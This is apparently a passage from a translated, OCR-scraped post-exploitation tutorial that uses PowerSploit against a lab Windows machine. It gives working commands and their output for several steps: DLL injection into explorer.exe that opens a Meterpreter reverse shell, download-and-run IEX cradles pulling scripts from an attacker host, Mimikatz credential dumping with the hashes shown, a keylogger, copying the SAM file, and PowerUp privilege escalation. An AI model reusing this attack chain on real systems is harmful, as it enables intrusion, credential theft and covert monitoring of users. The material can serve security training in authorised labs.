
3. Download the dll file

# dll cannot be downloaded this way

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133/test.dll")


```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/test.dll")
Invoke-Expression : 一元运算符“,”后缺少表达式。
所在位置 行:1 字符: 4
+ IEX <<<<  (New-Object Net.WebClient).DownloadString("http://192.168.190.133/t
est.dll")
    + CategoryInfo          : ParserError: (,:String) [Invoke-Expression], Par
   seException
    + FullyQualifiedErrorId : MissingExpressionAfterOperator,Microsoft.PowerSh
   ell.Commands.InvokeExpressionCommand

PS C:\Windows\system32>
```

We transfer the dll to the target host through the web


MSN 中国 - Windows Internet Explorer
http://192.168.190.133/test.dll

已完成 0% - test.dll (来自 192.168.190.133)

文件下载

您想打开或保存此文件吗?


名称: test.dll
类型: 应用程序扩展, 5.00KB
来源: 192.168.190.133


打开 (O) 保存 (S) 取消

来自 Internet 的文件可能对您有所帮助，但某些文件可能危害您的计算机。如果您不信任其来源，请不要打开或保存该文件。有何风险?


3. Inject into existing processes

Invoke-DllInjection -ProcessID 2312 -Dll .\test.dll



```
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    132       5    15020      14076    45            3884 audiodg
     24       2     1632       2404    31     0.00   1052 cmd
     64       4     1184       6552    49     0.53   3024 conhost
    427       6     1140       3664    55     0.28    332 csrss
    296      10     4268      14368    97     0.62   1940 csrss
    184       8     2724       8664    35     0.48   1048 dllhost
    134       7    54684      50620   127     0.73   2948 dwm
     22       3      532       2368    28     0.02   2632 ElemNqBlcqzn
    925      30    32844      56696   221    11.72   2312 explorer
    805     267     5284      11808    83     0.50   1412 FlashHelperService
      0       0        0         12     0               0 Idle
    579      21     8668      25580   146     0.89   1004 iexplore
    819      37    61632      68424   217    12.46   2348 iexplore
    176       7     1748       7144    68     0.03    564 jucheck
```



```
    113       5      1184        5808     61       0.03    3032 jusched
    657      11      2740        8148     33       1.25     500 lsass
    203       5      1596        4568     23       0.05     508 lsm
     39       3       580        2584     30       0.00    1464 metsvc
    145       9      2276        6324     40       0.03     276 msdtc
     64       4       760        2924     33       0.00    3040 nc
     74       3      1072        4728     56       0.03    1836 notepad
    558      16     51424       57196    206       7.33     752 powershell
    717      18     27868       24972    152       2.23    2764 SearchIndexer
    217       8      3792        7512     36       1.20     484 services
     29       1       220         804      4       0.09     244 smss
    265       9      3792        8580     58       0.09    1260 spoolsv
    150       4      1904        5980     30       1.03    2716 sppsvc
```



```
PS C:\Windows\system32> Invoke-DllInjection -ProcessID 2312 -Dll .\test.dll

   Size(K) ModuleName                                           FileName
   ------- ----------                                           --------
        20 test.dll                                             C:\Windows\sys...


PS C:\Windows\system32> _
```




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.190.133:1521
[*] Sending stage (180291 bytes) to 192.168.190.140
[*] Meterpreter session 3 opened (192.168.190.133:1521 -> 192.168.190.140:49381)
 at 2019-10-21 10:18:49 -0400

meterpreter >
```

(4) Invoke-Portscan-port scan


IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Recon/Invoke-Portscan.ps1")

usage:

Invoke-Portscan -Hosts 192.168.190.133,192.168.190.140 -Ports "80,22,3389"



```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/Recon/Invoke-Portscan.ps1")
PS C:\Windows\system32> Invoke-Portscan -Hosts 192.168.190.133,192.168.190.140 -
Ports "80,22,3389"


Hostname      : 192.168.190.133
alive         : True
openPorts     : {80, 22}
closedPorts   : {3389}
filteredPorts : {}
finishTime    : 2019/10/21 22:28:46

Hostname      : 192.168.190.140
alive         : True
openPorts     : {3389}
closedPorts   : {80, 22}
```




```
filteredPorts : {}
finishTime    : 2019/10/21 22:28:46
```

(5) Invoke-Mimikatz-Get Hash

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")

Invoke-Mimikatz -DumpCreds



```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1")
PS C:\Windows\system32> Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.1 (x86) built on Nov 10 2016 15:30:40
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 509146 (00000000:0007c4da)
Session           : Interactive from 2
User Name         : Administrator
Domain            : WIN-PC2
Logon Server      : WIN-PC2
Logon Time        : 2019/10/21 21:08:09
SID               : S-1-5-21-1794452506-2194489623-3309514884-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WIN-PC2
         * LM       : 1319b0fa23c89f2d7e51f0bf38bde884
         * NTLM     : 6912928308e3cda903e6d75bd6091a20
         * SHA1     : 4687d6f9b23b55f21825bc5157fe2cbe707c07de
        tspkg :
         * Username : Administrator
```


(6) Get-Keystrokes-record keyboard

Download ps1:


IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Exfiltration/Get-Keystrokes.ps1")


Instructions:

Get-Keystrokes -LogPath + <save location>



```
PS C:\Windows\system32> Get-Keystrokes -LogPath C:\\Users\\Administrator\\Deskto
p\\keyboard.txt
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
```


```
2.168.190.133/PowerSploit/Exfiltration/Get-Keystrokes.ps1")
PS C:\Windows\system32> Get-Keystrokes -LogPath C:\\Users\\Administrator\\Deskto
p\\keyboard.txt
PS C:\Windows\system32> dir C:\\Users\\Administrator\\Desktop\\


    目录: C:\Users\Administrator\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        2019/10/21     21:26            PowerSploit
-a---        2019/10/21     22:41      28556 keyboard.txt
-a---        2019/10/21     22:16       5120 test.dll
```




```
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"<Backspace>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:49"
"d","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:50"
"d","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:50"
"i","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:50"
"i","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:50"
"r","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:51"
"r","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:51"
"<Enter>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:52"
"<Enter>","管理员: C:\Windows\System32\cmd.exe - powershell","2019/10/21 22:41:52"
```

(7): Invoke-NinjaCopy-Universal Copy


It can be used to copy some files that the system cannot copy, such as SAM files.

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133/PowerSploit/Exfiltration/Invoke-NinjaCopy.ps1")

Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM" -LocalDestination "C:\Users\Administrator\Desktop\SAM"



```
erShell.Commands.InvokeCommandCommand

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://19
2.168.190.133/PowerSploit/Exfiltration/Invoke-NinjaCopy.ps1")
PS C:\Windows\system32> Invoke-NinjaCopy -Path "C:\Windows\System32\config\SAM"
-LocalDestination "C:\Users\Administrator\Desktop\SAM"
PS C:\Windows\system32> dir C:\Users\Administrator\Desktop\


    目录: C:\Users\Administrator\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
```



```
d----        2019/10/21     21:26            PowerSploit
-a---        2019/10/21     22:59      90292 keyboard.txt
-a---        2019/10/21     22:58     262144 SAM
-a---        2019/10/21     22:16       5120 test.dll

PS C:\Windows\system32>
```

PowerUp attack module

It is a script under the Privesc module, which has many scripts for finding privileges on the target host windows service for privilege escalation

IEX (New-Object Net.WebClient).DownloadString("http://192.168.190.133 /PowerSploit/Privesc/PowerUp.ps1")


1. Load the script

Import-Module .\PowerUp.ps1

2. Commonly used modules

Invoke-AllChecks #Automatically execute all scripts under PowerUp to check the target host

